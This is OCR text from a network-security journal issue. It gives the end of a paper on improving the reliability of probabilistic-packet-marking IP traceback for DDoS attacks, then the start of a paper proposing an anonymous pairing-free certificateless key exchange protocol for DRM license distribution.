

Figure 10: Theoretical Tail Estimate: Probability of IP traceback being incomplete even after getting given number of packets. μ is upper bound of mean and σ is upper bound of standard deviation proposed in this paper. As number of packets increases, tail estimate decreases. It becomes less than 5% for $\mu + 2\sigma$ and almost becomes negligible after $\mu + 4\sigma$ packets.

paper "Graph Annotations in Modeling Complex Network Topologies" [6], and then populate each AS with a router topology generated from scratch using methods from the paper "Hyperbolic Geometry of Complex Networks" [16] matching some average properties of per-AS router topologies.

We create 4 Internet topologies with 25,50,75 and 100 ASes. We randomly choose 100 leaf nodes which we assign them as attackers and generate attack traffic to chosen victim. All routers have PPM enabled in it. The victim collects packet marks from these attackers. Attack Packet generation from 25 of these attackers were deliberately stopped before all the marks could be obtained for these attack paths to test the accuracy of our algorithm. We found the completion condition for each of these 100 attack paths by running the Distribute Marked Packet (DMP) Algorithm. The results are shown for all the four topologies.



Figure 11: Accuracy of DMP Algorithm: Four different topologies with 25,50,75 and 100 AS were generated using Caida Topology generator and DDoS was simulated on these topologies using Omnet++; after which DMP algorithm was run to find the accuracy of IP traceback using the CCN number for each of these paths.

From Figure 11, it can be observed that for 90% of the cases, our DMP algorithm correctly identifies if the trcaeback has been completed for a given path using the CCN number. In fact, the accuracy is more than 95% for path lengths below 21. Even for path length from 25-31, accuracy of DMP identifying a complete traceback is above 90%.



Figure 12: Percentage increase in number of packets for Rectified PPM (RRPM) and CCN: It can be seen that for the same confidence level, the number of packets required for CCN is far less compared to RPPM.

In Figure 12, we compare our work with Rectified PPM (RPPM)[35]. We generate two random tree graph of size 500 and 1000 nodes respectively It has a marking probability of 0.1, we perform traceback with different confidence levels. We compare the number of packets required for each confidence level ranging from 0.1 to 0.99 with a step of 0.1. We find that number of packets required for CCN is less than that required for RRPM for both the topologies and different confidence levels.

7 Conclusion

In this paper, we provide a framework, which makes *PPM* more reliable and accurate. First, we provide a more accurate completion condition number which increases the reliability of PPM based IP traceback from 70% to 98% for a single attacker case. However, *CCN* in its present form can only be used for a single attacker case. It cannot be used for *DDoS* attack because paths from different attackers to victim are not independent. They share edges in the attacker graph. Hence, we cannot separate out the number of packet marks generated for each path individually. To use *CCN* for such cases, we propose an algorithm which can find number of packet-marks generated for each path even if the paths have shared edges. This enables us to use the concept of *CCN* even for multiple attacker DDoS attack and hence makes PPM reliable in this case. Experimental results obtained from our simulation confirms that concept of *CCN* helps us improve the reliability of IP traceback to 95% with minimal number of packets. As far as we know, we are the first one to propose the use of *CCN* to improve the reliability of traceback in case of *DDoS* attack with an explicit algorithm to remove the problem of shared edges. *CCN* based framework can be applied to any flavour of *PPM* and can be used to make traceback more accurate and reliable.

Acknowledgments

The authors gratefully acknowledge the anonymous reviewers for their valuable comments.

References

[1] H. Beitollahi, G. Deconinck, "Analyzing well-known countermeasures against distributed denial of service attacks," *Computer Communications*, vol. 35, no. 11, pp. 1312–1332, 2012.

[2] P. Berenbrink, T. Sauerwald, "The weighted coupon collector?s problem and applications," in *Computing and Combinatorics*, pp. 449–458, Springer, 2009.

[3] Y. Chen, S. Das, P. Dhar, A. El-Saddik, A. Nayak, "Detecting and preventing ip-spoofed distributed dos attacks," *International Journal of Network Security*, vol. 7, no. 1, pp. 69–80, 2008.

[4] T. H. Cormen, C. E. Leiserson, R. L. Rivest, C. Stein, *Introduction to Algorithms*, pp. 531–549, Cambridge: MIT press, 2001.

[5] D. Dean, M. Franklin, A. Stubblefield, "An algebraic approach to IP traceback," *ACM Transactions on Information and System Security*, vol. 5, no. 2, pp. 119–137, 2002.

[6] X. Dimitropoulos, D. Krioukov, A. Vahdat, G. Riley, "Graph annotations in modeling complex network topologies," *ACM Transactions on Modeling and Computer Simulation*, vol. 19, no. 4, article no. 17, Oct. 2009.

[7] W. Feller, *An Introduction to Probability Theory and Its Applications*, vol. 2, John Wiley & Sons, 2008.

[8] Z. Gao, N. Ansari, "A practical and robust inter-domain marking scheme for IP traceback," *Computer Networks*, vol. 51, no. 3, pp. 732–750, 2007.

[9] C. Gong, K. Sarac, "Toward a practical packet marking approach for ip traceback," *International Journal of Network Security*, vol. 8, no. 3, pp. 271–281, 2009.

[10] M. T. Goodrich, "Probabilistic packet marking for large-scale IP traceback," *IEEE/ACM Transactions on Networking*, vol. 16, no. 1, pp. 15–24, 2008.

[11] B. B. Gupta, R. C. Joshi, and M. Misra, "ANN based scheme to predict number of zombies in a DDoS attack," *International Journal of Network Security*, vol. 14, no. 2, pp. 61–70, 2012.

[12] M. S. Hwang, "Dynamic participation in a secure conference scheme for mobile communications," *IEEE Transactions on Vehicular Technology*, vol. 48, no. 5, pp. 1469–1474, 1999.

[13] M. S. Hwang, S. K. Chong, and Te-Yu Chen, "DoS-resistant ID-based password authentication scheme using smart cards," *Journal of Systems and Software*, vol. 83, no. 1, pp. 163–172, 2010.

[14] M. N. Ismail, A. Aborujilah, S. Musa, A. Shahzad, "Detecting flooding based DoS attack in cloud computing environment using covariance matrix approach," in *Proceedings of the ACM 7th International Conference on Ubiquitous Information Management and Communication*, article no. 36, 2013.

[15] D. Jamil, H. Zaki, "Security issues in cloud computing and countermeasures," *International Journal of Engineering Science and Technology*, vol. 3, no. 4, pp. 2672–2676, 2011.

[16] D. Krioukov, F. Papadopoulos, M. Kitsak, A. Vahdat, M. Bogu, "Hyperbolic geometry of complex networks," *Physical Review E*, vol. 82, no. 3, Sep. 2010.

[17] M. C. Lee, Y. He, and Z. Chen, "Towards improving an algebraic marking scheme for tracing DDoS attacks," *International Journal of Network Security*, vol. 9, no. 3, pp. 204–213, 2009.

[18] C. T. Li, M. S. Hwang, and C. Y. Liu, "An electronic voting protocol with deniable authentication for mobile ad hoc networks," *Computer Communications*, vol. 31, no. 10, pp. 2534–2540, 2008.

[19] J. Liu, Z. J. Lee, Y. C. Chung, "Dynamic probabilistic packet marking for efficient IP traceback," *Computer Networks*, vol. 51, no. 3, pp. 866–882, 2007.

[20] G. Malkin, *RIP ver. 2 - Carrying Additional Information*, RFC 1058, 1994.

[21] A. Medina, A. Lakhina, I. Matta, J. Byers, "BRITE: An approach to universal topology generation," in *Proceedings of the IEEE Ninth International Symposium on Modeling, Analysis and Simulation of Computer and Telecommunication Systems*, pp. 346–353, 2001.

[22] S. Roy, A. Singh, A. S. Sairam, "IP traceback in star colored networks," in *IEEE Fifth International Conference on Communication Systems and Networks (COMSNETS'13)*, pp. 1–9), 2013.

[23] S. Saurabh, A. S. Sairam, "Linear and remainder packet marking for fast IP traceback," in *Fourth International Conference on Communication Systems and Networks (COMSNETS'12)*, pp. 1–8, 2012.

[24] S. Saurabh, A. S. Sairam, "A more accurate completion condition for attack-graph reconstruction in Probabilistic Packet Marking algorithm," in *IEEE 2013 National Conference on Communications (NCC'13)*, pp. 1–5, 2013.

[25] S. Saurabh, A. S. Sairam, "ICMP based IP traceback with negligible overhead for highly distributed reflector attack using bloom filters," *Computer Communications*, vol. 42, pp. 60–69, 2014.

[26] S. Savage, D. Wetherall, A. Karlin, T. Anderson, "Practical network support for IP traceback," *ACM SIGCOMM Computer Communication Review*, vol. 30, no. 4, pp. 295–306, 2000.

[27] D. Seo, H. Lee, A. Perrig, "APFS: Adaptive probabilistic filter scheduling against distributed denial-of-service attacks," *Computers & Security*, vol. 39, pp. 366–385, 2013.

[28] R. L. Smith, "Estimating tails of probability distributions," in *The Annals of Statistics*, pp. 1174–1207, 1987.

[29] D. X. Song, A. Perrig, "Advanced and authenticated marking schemes for IP traceback," in *Proceedings of Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM'01)*, vol. 2, pp. 878–886, 2001.

[30] Y. Tang, et al., "Modeling the vulnerability of feedback-control based internet services to low-rate DoS attacks," *IEEE Transactions on Information Forensics and Security*, vol. 9. no. 3, pp. 339–353, 2014.

[31] J. Udhayan and T. Hamsapriya, "Statistical segregation method to minimize the false detections during DDoS attacks," *International Journal of Network Security*, vol. 13, no. 3, pp. 152–160, 2011.

[32] A. Varga, "The OMNeT++ discrete event simulation system," in *Proceedings of the European Simulation Multi-conference (ESM'01)*, 2001.

[33] A. Welzel, C. Rossow, H. Bos, "On measuring the impact of DDoS botnets," in *Proceedings of the ACM Seventh European Workshop on System Security*, article no. 3, 2014.

[34] T. Y. Wong, J. C. S. Lui, M. H. Wong, "Markov chain modelling of the probabilistic packet marking algorithm," *International Journal of Network Security*, vol. 5, no. 1, pp. 32–40, 2007.

[35] T. Y. Wong, M. H. Wong, C. S. Lui, "A precise termination condition of the probabilistic packet marking algorithm," *IEEE Transactions on Dependable and Secure Computing*, vol. 5, pp. 6–21, 2008.

[36] G. Yao, J. Bi, and A. V. Vasilakos, "Passive IP Traceback: Disclosing the locations of IP spoofers from path backscatter," *IEEE Transactions on Information Forensics and Security*, vol. 10, no. 3, pp. 471–484, 2015.

Samant Saurabh did his B.Tech in Electronics and Communication Engineering from IIT Guwahati, India and MS in department of Electrical and Computer Engineering, University of Massachusetts Amherst,USA. Currently he is doing his PhD in Computer Science and Engineering at Indian Institute of Technology, Patna, India. He is Assistant Professor at Birla Institute of Technology, Mesra. His areas of interest are Computer Networks, Operating Systems and Algorithms.

Ashok Singh Sairam obtained his B.Tech degree from National Institute of Technology Silchar, India in the year 1993. He obtained his M.Tech and Ph.D degree from Indian Institute Technology Guwahati, India in 2001 and 2009 respectively. Currently he is working as an Assistant Professor at Indian Institute of Technology Patna, India. His research interests include network security, wireless networks and Internet technologies.

Anonymous Pairing-Free and Certificateless Key Exchange Protocol for DRM System

Hisham Abdalla[1], Xiong Hu[1], Abubaker Wahaballa[1], Philip Avornyo[2] and Qin Zhiguang[1]
(Corresponding author: Hisahm Abdalla)
School of Information and Software Engineering, University of Electronic Science and Technology of China[1]
School of Management Science and Engineering, University of Electronic Science and Technology of China[2]
2006 Xiyuan Avenue, Gaoxin West Zone, Chengdu 611731, China.
(Email: hisham_awaw@hotmail.com)
(Received Feb. 13, 2015; revised and accepted May 5 & June 29, 2015)

Abstract

Mostly, current security architectures for Digital rights management (DRM) systems use either Public Key Cryptography (PKC) or Identity-based Public Key Cryptography (ID-PKC). However, PKC has a complex certificate management and ID-PKC has a key escrow problem. Certificateless Public Key Cryptography (CL-PKC) has some attractive properties which seem compatible with the requirements of DRM systems. In this paper, we present anonymous pairing-free certificateless authenticated key exchange (CL-AKE) protocol for DRM system which provides a mechanism for distributing licenses in a flexible and secure manner. Furthermore, the analyses demonstrate that our scheme is efficient and secure.

Keywords: Anonymity, authentication, certificateless public key cryptography, digital rights management

1 Introduction

Digital rights management (DRM) is a famous mechanism for protecting content copyright [18]. Current DRM systems mostly encrypt the digital contents with a content-key from the content providers first. They then provide licenses to the users. The licenses authorize the users to play the digital contents according to the usage rights in the license. Consequently, illegal copies of the content are available over the network which causes a significant loss of revenue to the right holders. In preventing other users from using digital content file without content-key, the existing DRM mechanisms need to manage content/content-key on a server provider and to provide encrypted content-key with the user-key for the user. This mechanism also ensures the server provider manages all user's licenses, manages encrypted digital content files and protects copyrights against unlawful content distribution.

Ideally, DRM systems should also be able to provide flexible and secure content distribution mechanisms. For the purpose of resolving the above loopholes in DRM systems, it is necessary to apply an efficient mutual authentication and key agreement protocol. In this case the concerned parties can authenticate each other and create a secure session key. The session key is established with the information shared by the concerned parties which is used to achieve its purpose of confidentiality and data integrity.

The existing DRM systems mostly rely on two approaches. The first approach is the Public Key Cryptography (PKC) [17]. In this approach, the schemes apply PKC to authenticate public key [3, 11]. The PKC manages a Certificate Authority (CA). CA authenticates the concerned parties and their public key. Furthermore, it administrates certificate management involving distribution, storage and revocation. However, CA becomes infeasible because it suffers from a huge computational cost of certificate verification especially for a large network. The second approach, on the other hand, is referred to as Identity based Public Key Cryptography (ID-PKC) [1]. The schemes in this approach [12, 13, 14] use an identity based infrastructure where concerned parties get their full private key from Private Key Generator (PKG). Public key is then generated from their public identity using an email address or a physical IP address. Another scheme proposed also uses an identity based authenticated key agreement protocol which manages secure communication [15]. However, this scheme suffers from the key escrow problem, because the PKG knows the full private key of each user. This implies PKG can easily break the user privacy. Mishra et al. [7] proposed certificateless authenticated key agreement protocol for DRM system using the elliptic curve bilinear pairings. Since the pairing over elliptic curve is regarded as one of the highly expensive cryptography primitives [10], the use of such pairings makes the scheme [7] less applicable in practical applications, even secure in standard model. Therefore, to improve the efficiency of Mishra's scheme, we propose anonymous pairing-free CL-AKE protocol for DRM system, that does

not depend on the pairings and based on ECC. Elliptic Curve Cryptography (ECC) is commonly used for highly secure authentication protocols [9], because it's more applicable from the efficiency point of view.

This paper introduces anonymous pairing-free CL-AKE protocol for DRM system. Our scheme can eliminate the use of trusted certificate authority, solve key escrow problem and avoid the high computation of pairings operation. Furthermore, the symmetric key encryption is adopted in our scheme. This reduces computational costs and communication overheads significantly compared with public key encryption.

The rest of this paper is organized as follows: In next Section the preliminaries required in this paper are presented. Our anonymous pairing-free CL-AKE for DRM system is presented in Section 3. Section 4 presents the security analysis and performance evaluation of our scheme. Finally, the conclusion is introduced in Section 5.

2 Preliminaries

Our scheme relies on a certificateless authenticated key agreement protocol. We will briefly introduce the basic DRM System, the basic definitions and some properties related to this technique.

2.1 Basic DRM System

The basic architecture of DRM consists of four parts: content provider, content server, license server and user.

1) **Content Provider**: This is an entity that holds the digital content and protects the content from unauthorized user.

2) **Content Server**: It is an entity that keeps the encrypted content over the storage server and provides the encrypted content to user.

3) **License Server**: It is an entity which generates and distributes the licenses for authorized users.

4) **User**: This is an entity that wants to get the encrypted content from content server and acquires the license from license server.

2.2 Background

Elliptic Curve (EC): An elliptic curve E over a prime finite field $\mathbb{F}_P$ denoted as $E/\mathbb{F}_P$ satisfies an equation of the form.

$$y^2 = x^3 + ax + b \quad a, b \in \mathbb{F}_P \quad \text{and} \quad 4a^3 + 27b^2 \neq 0. \quad (1)$$

The condition that $4a^3 + 27b^2 \neq 0$ implies that the $\mathbb{F}_P$ is non-singular. Our scheme is based on the following computational assumptions:

1) Computational Diffie-Hellman Problem (CDH): Suppose G is a cyclic group of a prime order P. For a given generator P of G and $\{P, aP, bP\} \in G$, where $a, b \in \mathbb{Z}_P$, computing abP is hard.

2) Elliptic Curve Discrete Logarithm Problem (ECDLP): Suppose an elliptic curve E over a prime finite field $\mathbb{F}_P$, a point $P \in E(\mathbb{Z}_P)$ of order n, and a point $Q \in \langle P \rangle$. To find the integer $k \in [0, n-1]$ such that $Q = kP$ is hard.

2.3 AL-Riyami and Paterson CL-AKA Scheme

In 2003, Al-Riyami and Paterson [2] proposed certificateless public key cryptography (CL-PKC) to successfully remove the necessity of certification using user-chosen secret information. Certificateless public key cryptography is an intermediary between identity-based and traditional PKI-based cryptography. A generic two-party CL-AKE scheme consists of two phases. The first phase is the setup which runs between KGC (Key Generator Center) and entities. It includes the following five Probabilistic Polynomial Time (PPT) algorithms: Setup, Partial-Private-Key-Extract, Set-Secret-Value, Set-Private-Key and Set-Public-Key. The second phase is the key agreement phase which runs between two entities and depends on session key agreement algorithm.

2.4 System Model

Problem Statement. Users usually purchase software licenses from license server. They also might have downloaded copies of the encrypted software from the server providers. It is necessary to provide flexible and secure content distribution mechanism to protect both the software providers' intellectual property rights and users' privacy.

Architecture and Basic Approach. The architecture and approach of our DRM system are shown in Figure 1. The user and license server first register in the server provider (server provider act as PKG) and obtain their corresponding partial private keys. They then compute their own public/private keys. After this process user can anonymously acquire a license for a software from the license server. To execute the software, the user will decrypt the encrypted license using the session key (k) provided and obtain the valid license.

Assumptions. We assume that none of the parties, i.e. service provider, software provider, and license server can get any user's personal information like which software is bought and who buys the software.

Requirements.

1) Content Protection: Digital contents should be encrypted, and then the encrypted contents and



Figure 1: Architecture and basic approach of our DRM system

encrypted licenses are separately distributed by server provider.

2) DRM Security: The content provider expects that an authorized user must not be able to play the content. Also content confidentiality against unauthorized users must be created. Meanwhile, server provider and license server must not be able to obtain the plain content and content key.

3) User Privacy/Anonymity: User privacy means the protection of user's personal identification information (PII) [8]. To realize the user privacy the user should stay anonymous towards the content provider that deals with user's content purchase and the license server that receives acquisition request. Therefore, neither content provider nor license server can retrieve user's personal information, such as user identity, IP address, etc.

3 Proposed Protocol

In Section 3.1, we present our anonymous pairing-free CL-AKE for DRM system. Furthermore, the steps in implementing this scheme for DRM system is provided in Section 3.2.

3.1 The Anonymous Pairing-Free CL-AKE

In this paper, we propose anonymous pairing-free CL-AKE protocol for DRM system based on Xiong. et. al.'s protocol [19], it has been proven to be secure in the mBR model and it seems suitable for DRM system. To achieve the user anonymity in the key-agreement phase, we use pseudonym instead of sending the real identity of the entities. It allows a user to generate a session key with the license server in anonymous way.

3.2 Implementation Steps of Our Scheme for DRM System

The content provider encrypts the content with a content encryption key (K_{CE}). The content provider then outsources the encrypted content to the service provider and provides the content encryption key with usage rules to the license server. Whenever a user initiates a buying process, the license server authenticates the user, receives the payment, and generates the license. The license server then sends the license through the service provider to the user. Our DRM system consists of the following four parties:

- Private key Generator PKG;
- Content Provider CP;
- Service Provider SP;
- License Server LS;
- User U.

We define the proposed scheme by describing the following four phases:

- **Key Generation**: In this phase the service provider acts as a Private key Generator (PKG) for our anonymous pairing-free CL-AKE protocol. PKG generates the system public key and system master key, while both U and LS compute their public keys and full private keys.
- **Content Packaging**: Content provider generates a set of symmetric keys as content encryption keys. Content provider then encrypts the content with content encryption key, and outsources the encrypted content to service provider. Padding is employed to the software before encryption.
- **License Acquisition**: The user chooses the right content from the service provider which is allowed to download the encrypted content. A user cannot use the software without the valid license. Meanwhile, in order to acquire the license, a user needs to establish a secured communication from the license server by using an anonymous pairing-free CL-AKE protocol with license server.
- **Content Consumption**: Whenever a user wants to use the content, the user will decrypt the message using session key k and get the valid license.

Next, the algorithms of the four phases of the proposed scheme are shown in Figure 2 and the following:

1) **Key Generation**: In this phase, the system uses five algorithms: Setup, Partial private key extract, Set secret value, Set private key and Set public key. Illustration of key generation phase is as follows:



Figure 2: Proposed an anonymous license distribution mechanism

- `Setup`(run by the PKG): The Private key Generator (PKG) chooses a security parameter $k \in \mathbb{Z}$ and determines the tuple $\{G, P, \mathbb{F}_P, E/\mathbb{F}_P\}$ similar to how it is determined in Section 3. The PKG also chooses a master private key $s \leftarrow \mathbb{Z}_P^*$ then computes the master public key $P_0 = s \cdot P$ and two cryptographic hash functions namely H_1 and H_2, where $H_1 : \{0,1\}^* \times G \rightarrow \mathbb{Z}_P^*$ and $H_2 : \{0,1\}^{*2} \times G^9 \rightarrow \{0,1\}^K$. Finally, the PKG publishes the system parameters $(params) = \{G, P, \mathbb{F}_P, E/\mathbb{F}_P, P_0, H_1, H_2\}$, while the master key s is kept secretly by the PKG.
- `Set-public-Key`(run by U and LS):
  - U randomly selects $x_U \in \mathbb{Z}_P^*$, computes $X_U = x_U P$, then takes $P_U = X_U$ as its public key and keeps x_U secret.
  - LS randomly selects $x_{LS} \in \mathbb{Z}_P^*$, computes $X_{LS} = x_{LS} P$, then takes $P_{LS} = X_{LS}$ as its public key and keeps x_{LS} secret.
- `Partial-Private-Key-Extract` (run by the

PKG): This algorithm takes master key s, a user's ID_U identifier, license server's ID_{LS} identifier and system parameters as inputs. It then returns the corresponding partial private keys. PKG works as follows:

- PKG chooses two random numbers r_U, $r_{LS} \in \mathbb{Z}_p^*$, and computes $R_U = r_U P$, $Q_U = H_1(ID_U||R_U)$, and then computes $R_{LS} = r_{LS}P$, $Q_{LS} = H_1(ID_{LS}||R_{LS})$.
- PKG computes $d_U = (r_U + Q_U s)^{-1}$, $d_{LS} = (r_{LS} + Q_{LS}s)^{-1}$. It issues partial keys $\{d_U, R_U\}$, $\{d_{LS}, R_{LS}\}$ to the user U and license server LS respectively through a secret channel.

Upon receiving their partial private keys U and LS can validate their private keys respectively by checking whether the following equations holds: $d_U(R_U + Q_U P_0) = P$, $d_{LS}(R_{LS} + Q_{LS}P_0) = P$.

- `Set-Private-Key` (run by U and LS): When the U and LS receives their partial private keys from the PKG, they can compute their full private keys as follows:
  - U takes $SK_U = (d_U, x_U, R_U)$ as its private key.
  - LS takes $SK_{LS} = (d_{LS}, x_{LS}, R_{LS})$ as its private key.

Based on the fact that there is limited validity period to maintain forward secrecy of this pair of keys, U and LS will have to repeat this process after a period is ended. However this process does not involve the PKG but can be repeated individually by the LS and U using their respective partial private keys, $\{d_U, R_U\}$ and $\{d_{LS}, R_{LS}\}$. More details about forward secrecy can be seen in Section 4.1.

2) **Content Packaging**: The proposed DRM system supports the packaging of different types of media contents such as video, audio, text and image files. In the first stage of content packaging, there is need to restrain the service provider from analyzing the encrypted software by its length. To achieve this, padding is employed to the software prior to encryption. The second stage of content packaging is the encryption of the content. This resolves the owner's fear over security of content and distributors' fears over unlawful download of content from their SP.

Suppose the content provider has n contents, denoted by $SW_1, SW_2, .., SW_n$ with their unique identifiers $ID_{SW_1}, ID_{SW_2}, .., ID_{SW_n}$ respectively. The content provider then can generate n symmetric keys $CEK_1, CEK_2, .., CEK_n$ and individually encrypt each content with a corresponding unique symmetric key. It then obtains the encrypted contents in the following form:

$$E_{sym}(SW_x|CEK_x), \quad \text{where} \quad x = 1, 2, 3, .., n.$$

Content provider later provides protected content with content information to the content server, provides content encryption keys $CEKs$ and provides usage rules to the license server via a secure channel.

3) **License Acquisition**: User chooses the interesting software SW_x with identifier ID_{SW_x} from the service provider which is allowed to download the encrypted content. A user cannot use the software without obtaining a valid license. To obtain the license, user creates a secure channel between U and LS by using an authenticated key agreement protocol with license server. Based on our anonymous pairing-free CL-AKE protocol, we allow a user to generate a session key with the license server without leaking his/her identity. The process in this phase is represented as follows:

- U sets Q_U as its pseudonym, then sends $M_1 = \{Q_U, R_U, P_U\}$ to the license server.
- Upon receiving the user's message M_1, LS randomly chooses the ephemeral key $b \in \mathbb{Z}_P^*$ and computes the key token $T_{LS} = b(R_U + Q_U P_0)$. Finally, the message $M_2 = \{Q_{LS}, P_{LS}, R_{LS}, T_{LS}\}$ is sent to U.
- Upon receiving M_2, U randomly chooses the ephemeral key $a \in \mathbb{Z}_P^*$ and computes the key token $T_U = a(R_{LS} + Q_{LS}P_0)$. Then sends $M_3 = T_U$ to LS.
- Upon receiving M_3, LS computes $d_{LS}T_U = aP$, $K^1_{LSU} = aP + bP$, $K^2_{LSU} = b \cdot aP$ and $K^3_{LSU} = b \cdot P_U + SK_{LS} \cdot aP$. Then computes the session key $SK = H_2(Q_U, Q_{LS}, R_U, R_{LS}, P_U, P_{LS}, T_U, T_{LS}, K^1_{LSU}, K^2_{LSU}, K^3_{LSU})$ and computes $Hash_{SK} = H_1(SK, T_U, T_{LS})$. Finally, LS sends the message $M_4 = \{Hash_{SK}\}$ to U.
